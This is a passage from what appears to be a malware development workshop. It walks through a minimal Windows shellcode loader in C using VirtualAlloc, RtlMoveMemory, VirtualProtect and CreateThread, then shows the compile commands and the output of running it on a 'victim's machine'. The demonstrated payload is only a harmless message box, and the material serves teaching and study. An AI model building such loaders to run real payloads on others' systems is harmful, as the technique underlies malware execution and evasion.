01-intro

A simple malware in C that will launch our payload: `Hello world` messagebox.

If you want to run payload in the memory of the process (current), we have to do couple of things. We have to create a new memory buffer, copy our payload into the buffer, and a start executing this buffer.

The first we do we allocate new memory region in a process and we store the address in `mem` variable:

```
mem = VirtualAlloc(0, sizeof(my_payload), MEM_COMMIT | MEM_RESERVE,
PAGE_READWRITE);
```

As you can see, memory region is readable and writeable.

Then "copy" our payload to this memory buffer:

```
RtlMoveMemory(mem, my_payload, sizeof(my_payload));
```

And then we set our buffer to be executable:

```
operation_status = VirtualProtect(mem, sizeof(my_payload),
PAGE_EXECUTE_READ, &old_protect);
```

Finally, run our payload as the separate new thread in a process:

```
if ( operation_status != 0 ) {
  // execute the payload
  th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) mem, 0, 0, 0);
  WaitForSingleObject(th, -1);
}
```


Compile example:

```
x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -
fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -
fpermissive
```

```
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/01-intro
$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/in
clude/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno
-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -f
permissive
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/01-intro
$ ls -lt
total 24
-rwxrwxr-x 1 cocomelonc cocomelonc 16384 May  3 07:41 hack.exe
drwxrwxr-x 2 cocomelonc cocomelonc  4096 May  3 07:40 img
-rw-rw-r-- 1 cocomelonc cocomelonc     0 May  3 07:38 README.md
-rw-rw-r-- 1 cocomelonc cocomelonc  2824 May  2 16:10 hack.c
```

Run on victim's machine (Windows 10/Windows 11):

```
.\hack.exe
```



As we can see, everything is worked as expected.